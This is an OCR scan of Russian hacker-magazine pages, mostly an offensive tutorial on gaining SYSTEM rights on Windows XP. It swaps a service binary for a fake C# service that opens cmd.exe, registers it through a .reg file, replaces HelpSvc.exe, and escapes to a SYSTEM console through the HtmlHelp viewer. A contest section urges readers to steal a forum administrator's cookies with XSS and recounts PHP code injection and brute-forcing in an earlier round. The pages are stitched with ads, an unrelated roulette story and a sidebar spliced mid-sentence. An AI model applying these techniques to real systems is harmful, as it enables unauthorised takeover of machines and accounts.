
Как тебе, надеюсь, известно, учетная запись с именем "SYSTEM" обладает наивысшими правами в системе, а, стало быть, получение прав этого пользователя - лакомый кусочек для любого хакера, конечная цель любой атаки. С правами этого пользователя выполняются сервисы, установленные на компьютере. Сервис - это специализированная программа, которая обеспечивает функционирование множества системных механизмов. Именно поэтому их еще часто называют системными службами.

Сервисы используются системой для решения множества задач, в обязанности сервисов входят такие функции, как работа с устройствами, распределение привилегий в системе, поддержка сетевых служб, система напоминаний, а также множество других, которые необходимы для нормального функционирования всей ОС. Вполне естественно, что такое широкое применение привело и к росту их количества. Так, в стандартной поставке Windows XP, по умолчанию используются около 80 сервисов.

ВЫБОР МИШЕНИ

По существу, сервис - это обычное приложение, которое написано в соответствии с определенными стандартами и загружается системой как обычный исполняемый файл. Такая простота не может не привлечь взломщика, ведь если подменить настоящий сервис поддельным, то система без каких-либо замечаний при следующей загрузке запустит уже поддельное приложение с максимальными правами, что и является целью атаки. Впрочем, обо всем по порядку.


Прежде всего необходимо ознакомиться со списком сервисов, функционирующих в системе. Для этого надо перейти в Пуск -> Панель управления -> Администрирование -> Службы.



Список установленных в системе сервисов

Поскольку идея атаки заключается в подмене сервиса, прежде всего необходимо определить, откуда именно он запускается. Так, к примеру, если мы решим узнать, какое имя файла соответствует сервису NetMeeting Remote Desktop Sharing, то для этого необходимо просто перейти в его свойства.

Таким образом, нам становится известен путь запускаемого бинарника в файловой системе - в нашем примере это C:\WINDOWS\System32\mnmsrvc.exe. Уже этой ин-



Имя исполняемого файла для сервиса

формации достаточно, чтобы подменить сервис чем-то другим - с корыстной, конечно же, целью :). Хотя постой - в этом же диалоговом окне можно найти информацию о том, что выбранный сервис запускается администратором вручную, что не может нас устраивать, ведь для полноценной реализации атаки необходимо, чтобы подмененный сервис активизировался одновременно с системой, без каких-либо дополнительных условий. Поэтому для подмены следует выбирать сервис, имеющий автоматический тип запуска - их более чем достаточно, поэтому затруднений с выбором не будет.


Не стоит пытаться подменить сервис, отвечающий за критические участки в работе ОС - ведь это чревато проблемами и сбоями, которые тебе, как будущему администратору системы, ни к чему :). Хотя, если написать программу, которая, помимо критических системных обязанностей, будет выполнять и твои темные делишки, это будет высшим пилотажем :).

Ни в коем случае не следует считать, что сервис может быть подменен обычным приложением - это не так. Я уже отмечал выше, что к сервису предъявляется ряд требований по внутренней структуре и формату. На самом деле, создать свой собственный сервис вовсе не так сложно, как может показаться на первый взгляд. Более того, если воспользоваться новыми продуктами от Microsoft, работа превращается в сплошное удовольствие :).

ГОТОВИМ АГЕНТА

Для создания фальшивого сервиса подойдет любой язык программирования, поддерживающий Win32 API. Но поскольку я обещал тебе, что процесс создания сервиса будет очень простым, выбор падает на две IDE: это Borland Delphi/Builder и Microsoft Visual C#. Второй вариант подходит лучше, поскольку этот инструмент предоставляет разработчику широкие возможности, не требуя глубокого знания C#.

Для создания нового сервиса запусти Microsoft Visual Studio, нажми CTRL+SHIFT+N и в папке Visual C# Projects выбери шаблон Windows Service.



Создать сервис - очень просто


Поздравляю, ты только что создал полнофункциональный сервис, который может быть запущен системой. Осталось, правда, еще возложить на него какие-нибудь осмысленные функции. Давай, для примера, банально заставим его запустить консоль (cmd.exe). Для этого необходимо в окне Class View перейти в обработчик события OnStart. Двойной щелчок по названию - и мы уже находимся в том месте, где находится его код, все как обычно.

Этот обработчик стартует при каждом запуске сервиса, и все поставленные задачи следует решать именно тут. В нашем простейшем случае необходимо просто добавить строчку:

```
Process myProcess = Process.Start("cmd.exe");
```

Такими нехитрыми манипуляциями мы заставим наш сервис при каждом запуске выполнять cmd.exe, текстовую оболочку системы. И не просто так, а с правами системы.

Чтобы убедиться в работоспособности нового сервиса, переименуй его (в "ServiceX.exe", например) и скопируй в директорию C:\WINDOWS\System32. Для его добавления создай файл ServiceX.reg со следующим содержанием:



Заставим наш сервис выполнить бинарник

КОД REG-ФАЙЛА

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\MyService]
"Type"=dword:00000010
"Start"=dword:00000002
"ErrorControl"=dword:00000001
"DisplayName"="ServiceX"
"ObjectName"="LocalSystem"
"ImagePath"="c:\\WINDOWS\\System32\\ServiceX.exe"
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\MyService\Enum]
"0"="Root\\LEGACY_MYSERVICE\\0000"
"Count"=dword:00000001
"NextInstance"=dword:00000001
```

Исполни его, после чего перезагрузи компьютер. Если ты все сделал верно, то в списках сервисов должен был появиться наш новый, кроме этого, он должен засветиться в списке процессов с правами системы.

ВНЕДРЕНИЕ АГЕНТА

Будем считать, что ты все сделал верно, и фальшивый сервис, начиненный деструктивными функциями, готов к внедрению. Для подмены сервисов используется достаточно простая технология, которая заключается в физической замене старого бинарника новым. Обрати внимание, что, поскольку процесс находится в памяти, удалить его не очень-то просто, зато можно переименовать. После первой же перезагрузки системы твой агент начнет свою работу с правами системы :).

Если же есть необходимость в удалении старого сервиса, следует прибегнуть к Shatter-атаке, остановив выполнение приложения.

Еще в системе выполняется с максимальными правами множество приложений, которые не являются сервисами, - они тоже лакомый кусочек для любого хакера.

Таким образом, мишенью взломщика служат все приложения, выполняющиеся с правами системы. Просто в некоторых случаях приходится разбираться в их устройстве, чтобы осуществить успешную подмену.

КАК ЗАЩИЩАТЬСЯ?

При использовании файловой системы Fat32 от подмены сервисов защиты нет, только если написать утилиту, которая будет проверять контрольные суммы для каждого приложения, имеющего системные привилегии. Однако с переходом на NTFS такая проблема исчезает сама собой - гостевая учетная запись не сможет ничего натворить в системе, а в случае ограниченных пользовательских записей, следует воспользоваться квотированием для ограничения прав пользователей в доступе к системным приложениям.

НА ПОМОЩЬ!

Порой ошибки, позволяющие заполучить системные привилегии, встречаются там, где их меньше всего ожидаешь. А то, о чем я сейчас расскажу, может повергнуть тебя в шоковое состояние :).

Множество антивирусов, мониторов, оптимизаторов работы и прочих системных утилит имеют привилегированные окна с системными правами. С появлением Shatter-атак все схватились за голову и отключили реакцию приложений на сообщения. Казалось бы, все спасены, но кое-что все-таки упустили...

Для показа справки приложения используют стандартные механизмы, реализованные в Windows. А именно функцию HtmlHelp:

HtmlHelp

```
HWND HtmlHelp(
HWND        hwndCaller,
LPCSTR      pszFile,
UINT        uCommand,
DWORD       dwData
);
```

Она предназначена для просмотра справок в формате Html. Но с ее использованием связан небольшой нюанс. Дело в том, что ес-



Не обязательно писать свои сервисы для подмены. Существует утилита SRVANY, которая позволяет запускать любое приложение как сервис.



Все приемы описаны лишь в ознакомительных целях. Редакция напоминает, что применение этих методов на практике противозаконно и уголовно наказуемо.

УГНАТЬ ЗА 60 СЕКУНД

С использованием технологии подмены сервисов есть возможность получить требуемые права за предельно короткие сроки. Для этого необходимо перейти в директорию C:\WINDOWS\PCHEALTH\HELPCTR\Binaries\ и заменить файл HelpSvc.exe своей программой, которой необходимо презентовать системные права. После этого необходимо незамедлительно перейти в Пуск -> Справка и поддержка. Все, твое приложение запущено с правами системы, правда, в background-режиме, но хакеру ведь и не нужны красочные окна =).



УКРАДЕННЫЕ СОРЦЫ

Как тебе, конечно же, известно, у Microsoft совсем недавно украли исходники Windows 2k. Многие наверняка даже успели скачать их из Сети, во всяком случае, я таких людей знаю ;). На самом деле, это не такое уж и радостное событие - теперь хакерам не составит труда найти пару сотен новых багов и использовать их в своих целях. Само собой, багтраки о них узнают не сразу, и, думаю, нас еще ждет не одна вирусная эпидемия.

ли справку вызывает системное приложение, то hh.exe (программа для просмотра справки) запускается с такими же правами. Как говорится, чего не ждали, того не ожидали!

Для взломщика сразу же возникает несколько вариантов продолжения атаки:


❶. Использование Shatter-атаки относительно системного окна, отображающего справку.

❷. Подмена отображаемой справки поддельной, возможно, содержащей вредоносный код (аналог CSS-атаки).

❸. Последний путь продолжения атаки сложнее всего, поэтому я опишу его более подробно. Итак, для начала находим системное приложение, имеющее справку. Нашел? Отлично, идем дальше!

Вызови справку, обычно это делается в соответствующем меню либо клавишей F1. В открывшемся окне нажми ALT+Пробел, чтобы увидеть контекстное меню справки. Чуть ниже пункта "Закрыть" бросается в глаза надпись "Перейти по адресу (URL)...".

Выбираем этот пункт, в открывшемся диалоговом окне пишем "C:\" и жмем OK. В результате этих нехитрых действий окно, которое когда-то содержало справку, теперь показывает содержимое диска C:\. Как, ты уже забыл, что справка имеет права системы? Напрасно - пришло время об этом вспомнить! Собственно, у тебя есть окно, обладающее максимальными правами - можешь, для примера, перейти в C:\Windows\System32\ и запустить консоль, опять-таки с максимально возможными правами. Да много чего можно - с фантазией у тебя, думаю, все ok :).




Так справка превращается в проводник

Собственные приложения можно защитить, вызывая функцию HtmlHelp из непривилегированного процесса. В качестве радикального решения проблемы могу предложить вообще удалить hh.exe :).

На этой оптимистичной ноте я завершаю цикл статей о локальных превышениях прав в Windows. Но если появится что-то новое, я тебя не забуду :). И помни: ломать намного проще, чем строить...

КАК МЕНЯ ПОИМЕЛИ

M.J.ASH






В большом городе разного рода кидалы и лохотронщики встречаются буквально на каждом шагу. Поэтому к незнакомым людям, радостно сообщающим тебе о неожиданной удаче (выигрыше, возможности быстро заработать и т.п.), привыкаешь быстро. Начинаешь автоматически посылать их в задницу или просто молча обходить стороной. Задумчивый взгляд, удивленно поднятые брови и вопрос: «Я что, стал похож на лоха?» также действуют безотказно. К сожалению, врожденная осторожность и четкое понимание того, что халявы в этой жизни не бывает, не дают 100% защиты от попадания на деньги. Я убедился в этом на собственном опыте, когда этой зимой отмечал с друзьями свой день рождения. Мы тогда пошли в клуб, весь день резались там в бильярд и боулинг, а когда уже собрались уходить, обнаружили в отдельном зале две электронные рулетки. Естественно, решили их опробовать. Я играл наверняка: ставил только на красное/черное. Быстро выработалась система: если, скажем, три раза подряд выпадало черное – я ставил на красное. Если опять выпадало черное, я ставил на красное вдвое больше. Больше пяти раз подряд один и тот же цвет не выпадал, так что я постоянно выигрывал. Через час выяснилось, что я вернул все деньги, потраченные мной в клубе на нашу веселую компанию. Тогда я сказал себе «Стоп!», и мы стали собираться... Эх, не нужно мне было перед уходом смотреть на ближайший экран. Но я посмотрел. И увидел, что черное выпадает уже 7 раз подряд! «Черт возьми, - сказал я друзьям, возвращаясь к рулетке, – сейчас наверняка выпадет красное!» Я еле-еле успел запихнуть банкноты в автомат и сделать ставку. Увы, опять выпало черное. Ну, теперь уж наверняка – сказал я и поставил на кон все, что у меня было... Дернул же меня черт! М-да... Хотя из клуба мы все равно возвращались в хорошем настроении - я ведь все-таки проиграл только то, что и так собирался потратить. Впрочем, это нисколько не мешало мне периодически бормотать о том, что меня поимели, что шарик был с магнитом, а рулетка – с секретом, что 9 раз подряд черное не выпадает, что в теорию вероятностей вкралась ошибка, и что кто-то за это все мне должен ответить :).

Замучался с Dial-Up?

- МЕДЛЕННАЯ СКОРОСТЬ?
- ПОСТОЯННЫЕ ОБРЫВЫ?
- ТРУДНО ДОЗВОНИТЬСЯ ДО ПРОВАЙДЕРА?
- ЗАНЯТ ТЕЛЕФОН?





тогда **подключай**

Домашний интернет-канал ADSL **СТРИМ**

ТЫ ЗАКАЧАЕШЬСЯ!

- ***$30 ЗА 1 ГИГАБАЙТ ТРАФИКА***
- ***ВСЕГДА СВОБОДНЫЙ ТЕЛЕФОН***
- ***НАДЕЖНЫЙ ДОСТУП 24 ЧАСА В СУТКИ***
- ***УДОБСТВО ОПЛАТЫ***





СКОРОСТЬ – 1 Мбит/сек!

Услуги сертифицированы Лицензии Минсвязи РФ: №22963; №12235; №12203.

тел.: 105-55-45
www.stream.ru

NSD (nsd@nsd.ru)

ХКОНКУРС

СТАНЬ АДМИНОМ НОМЕР ДВА

Часто играешь в компьютерные игры? Знаешь, а ведь есть и более интересные развлечения. Причем некоторые из них еще и полезны для развития серого вещества. Например, наш X-квест, цель которого – поломать сервер, получить доступ к секретной информации и выполнить некоторое задание. Взлом – это тоже своеобразная игра, каждый level up доставляет здесь массу удовольствия ;). Итак, победителем (даже победителями) мартовского X-конкурса стали **чайник** (ifs@inbox.ru) и девушка **Лисенок** (angel13@no4ma.ru) - они первые, кто целиком прошел X-конкурс. Чайник и Лисенок! Приезжайте к нам в редакцию, мы с удовольствием вручим вам призы :). А кому не удалось взломать сервер - не отчаивайтесь, а как можно быстрее приступайте к выполнению задачи этого номера. Она заключается в следующем. На сайте www.padonak.ru находится модерируемый форум. Необходимо получить доступ к администраторской учетной записи и поднять до небес собственные права в системе. Для этого тебе предстоит пройти следующие шаги:

❶. Сначала регистрируешься на форуме.
❷. Дальше находишь в скриптах CSS-баг.
❸. После этого посылаешь зазнавшемуся администратору приватное сообщение, в которое встраиваешь хитроумный JavaScript, реализующий твою CSS-атаку. Если на этом шаге все сделаешь верно, спустя некоторое время получишь его кукисы с ценной информацией, которая и поможет тебе завладеть правами администратора. Что делать дальше с куками, ты, думаю, знаешь. А если забыл – прочитай статью «Межсайтовый скриптинг как оружие» в мартовском номере.
❹. Заключительный шаг. На нем ты уже должен владеть администраторским аккаунтом. Заходишь в панель управления и простыми манипуляциями мыши повышаешь себе права доступа до администраторских.

В случае успеха ты сможешь создавать новые разделы форума. Создай конференцию с названием «Я прошел конкурс!» и напиши нам об этом на мыло konkurs@real.xakep.ru. Это и будет знаком того, что именно ты стал победителем.

КАК ПРОЙТИ МАРТОВСКИЙ КОНКУРС

Прошлый конкурс был действительно прост. Shell-access на падонкафском сайте нужно было получить с помощью банального бага PHP code-injection, присвоив переменной razdel адрес своего скрипта (этой теме посвящен видеоурок январского и февральского номеров). Исследуя содержимое директорий, ты наткнешься на папку data, в которой лежит страница admin.htm. Этот файл, в свою очередь, содержит ссылку на искомый администраторский интерфейс (http://xakep.nsd.ru) и логин. Если бы ты туда зашел, увидел бы появившееся окошко basic-авторизации. Паролем было слово «target», которое есть почти во всех словарях, поэтому его можно было подобрать любым брутфорсером, например Brutus'ом. P.S. И помни, что тебе не стоит заморачиваться проблемой собственной безопасности - за взлом сайта www.padonak.ru мы тебя искать не станем ;).

Как заказать логотип, картинку или мелодию

1. Напишите SMS-сообщение с кодом логотипа, картинки или мелодии, которую Вы хотите получить, например **XA 1234567**

2. Отправьте SMS-сообщение на номер:
000700 - если Вы абонент МегаФон (ОАО Sonic Duo)
8181 - если Вы абонент Билайн (ОАО "Вымпелком")
8181 - если Вы абонент МТС (Telecom XXI), только в Санкт-Петербурге

3. Заказанный Вами логотип, картинка или мелодия будет выслан на Ваш мобильный телефон.

Стоимость мелодии составляет **$0.85** (без учета налогов) и будет включена в Ваш счет за услуги мобильной связи. Учитывается каждое отправленное Вами сообщение. Услуги предоставляются для абонентов "МегаФон" Москва и "Билайн" Москва.

Список городов для "Билайн": Москва, Брянск, Владимир, Иваново, Калуга, Кострома, Рязань, Смоленск, Тверь, Тула, Ярославль, Белгород, Воронеж, Курск, Липецк, Орел.

СОВМЕСТИМОСТЬ ЛОГОТИПОВ
Nokia: 2100, 3210, 3310, 3330, 3410, 3510, 3510i, 3530, 3610, 3650, 5100, 5110, 5210, 5510, 6100, 5510, 6100, 6110, 6130, 6150, 6210, 6220, 6250, 6310, 6310i, 6510, 6610, 6800, 7210, 7250, 7650, 8210, 8310, 8810, 8850, 8855, 8890, 8910, 9110, 9110i, 9210, 9210i.
Samsung: N600/620, T100, A400

СОВМЕСТИМОСТЬ КАРТИНОК
Nokia: 2100, 3210, 3310, 3330, 3410, 3510, 3510i, 3530, 3610, 3650, 5210, 6210, 6310, 6310i, 6510, 7250, 7650, 82x0, 8310, 8850, 8855, 8890, 8910, 9210i.
Samsung: C100, P400, A400, N620, S100, S300, T100, T400, T500

СОВМЕСТИМОСТЬ МЕЛОДИЙ
Nokia: 3210, 3310, 3330, 3410, 3510i, 3530, 3585, 3610, 3650, 5100, 5210, 5510, 61XX, 6210, 6310, 6310i, 6510, 6610, 6650, 6800, 7210, 7250, 7650, 82x0, 8310, 8810, 8850, 8855, 8890, 8910, 8910i, 9110, 9110i, 9210, 9210i.
Samsung: A400, S100, T100, T400, T500, V200

По всем вопросам обращаться по e-mail: **sales@smxit.ru**.



NEW NEW NEW NEW NEW NEW NEW NEW NEW NEW

Код мелодии	Название мелодии	Исполнитель	Код мелодии	Название мелодии	Исполнитель
XA 31597	Bring Me To Life	Evanescence	XA 60099	Jenny From The Block	Jennifer Lopez
XA 8487	Brown Eyed Girl	Van Morrison	XA 60170	Lady Marmalade	Christina Aguilera
XA 60197	Calling	Geri Halliwell	XA 60147	Мое сердце	Сплин
XA 60127	Ex-Girlfriend	No Doubt	XA 60081	Who Let The Dogs Out	Baha Men
XA 60145	Филини	Сплин	XA 75049	People Are Strange	The Doors
XA 75064	Whenever, Wherever	Shakira	XA 60191	Pink Panther Theme	Henry Mancini
XA 60122	Fraggle Rock	The Muppets	XA 31953	Под испанским небом	Ariana
XA 60087	Go Let It Out	Oasis	XA 60143	Полковник	Би-2
XA 60203	Head Over Feet	Alanis Morissette	XA 60148	Попытка №5	ВиаГра
XA 60139	Hey Baby	No Doubt	XA 60144	Серебро	Би-2
XA 60098	I Am Mine	Pearl Jam	XA 60128	She's The One	Robbie Williams
SI 60204	Ironic	Alanis Morissette	XA 60166	Strangers in the night	Frank Sinatra


Логотип	Код логотипа	Логотип	Код логотипа	Логотип	Код логотипа
	XA 77000		XA 77022		XA 77044
	XA 77001		XA 77023		XA 77045
	XA 77002		XA 77024		XA 77046
	XA 77003		XA 77025		XA 77047
	XA 77004		XA 77026		XA 77048
	XA 77005		XA 77027		XA 77049
	XA 77006		XA 77028		XA 77050
	XA 77007		XA 77029		XA 77051
	XA 77008		XA 77030		XA 77052
	XA 77009		XA 77031		XA 77053
	XA 77010		XA 77032		XA 77054
	XA 77011		XA 77033		XA 77057
	XA 77012		XA 77034		XA 77058
	XA 77013		XA 77035		XA 77059
	XA 77014		XA 77036		XA 77060
	XA 77015		XA 77037		XA 77075
	XA 77016		XA 77038		XA 77076
	XA 77017		XA 77039		XA 77077
	XA 77018		XA 77040		XA 77078
	XA 77019		XA 77041		XA 77093
	XA 77020		XA 77042	NEW	XA 77094
	XA 77021		XA 77043	NEW	XA 77095
NEW	XA 74048	NEW	XA 77088	NEW	XA 77096
NEW	XA 74021	NEW	XA 77089	NEW	XA 77083
